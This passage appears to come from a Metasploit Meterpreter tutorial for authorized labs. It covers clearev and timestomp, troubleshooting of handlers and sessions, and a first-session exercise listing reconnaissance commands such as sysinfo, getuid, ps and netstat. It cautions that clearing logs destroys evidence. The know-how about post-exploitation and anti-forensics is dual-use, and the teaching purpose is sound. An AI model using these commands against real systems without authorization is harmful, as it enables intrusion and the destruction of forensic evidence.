
This historical screenshot shows clearev clearing Windows event-log records, followed by unsuccessful timestamp changes and a metadata display. Clearing event logs destroys evidence; it is not routine cleanup after a lab session. Invalid timestamp arguments also do not demonstrate a successful metadata change.
timestomp belongs to the privilege extension and can inspect or modify supported file timestamps. Timestamp fields are only one part of a forensic record. There is no universal Meterpreter evade command that makes a session undetectable. Preserve logs, document changes and use the VM snapshot to restore a learning environment.
Troubleshooting common failures
| Symptom | What to check |
|---|---|
| Unknown command | The current prompt, payload platform and loaded extensions. Use help and the relevant command’s supported help syntax. |
| The handler never opens a session | Bind/reverse direction, matching payload, selected IP and port, routing and firewall behavior. |
| Access denied or elevation failure | The effective user, available privileges, target process access and operation prerequisites. |
| x86-on-x64 warning | The distinction between OS, session and extension architecture; see sysinfo and process information. |
| A screenshot or device command fails | Desktop/session context, device availability and payload support; read the actual error. |
| Deprecated script warning | Find the supported module or feature in the installed build; do not silently treat the old screenshot as a current recipe. |
| A module runs against the wrong session | Use sessions to verify the session ID and inspect show options before run. |
A useful first-session exercise
Once your authorized lab session is open, start with a small sequence you can explain without guessing:
help
sysinfo
getuid
getpid
ps
pwd
lpwd
ipconfig
route
netstat
background
Write down the host and session architecture, effective user, remote and local directories, relevant interface and session ID. Then practise one file transfer with a harmless text file and compare the returned contents. This gives you a reliable foundation before moving to context changes, pivoting or credential-related exercises.
When finished, remove only the lab files and port forwards you created, stop any capture or sharing activity, close the session and stop the temporary HTTP server. Restore the VM snapshot when the exercise requires it. Keep your notes and relevant evidence intact.
Further reading and verification
The command names and distinctions in this article were checked against the official Metasploit documentation and source references linked throughout. The screenshots remain historical examples; the article does not claim a fresh execution test of every command on the latest release. Your installed session’s help, command help and module options are the final reference for that build.

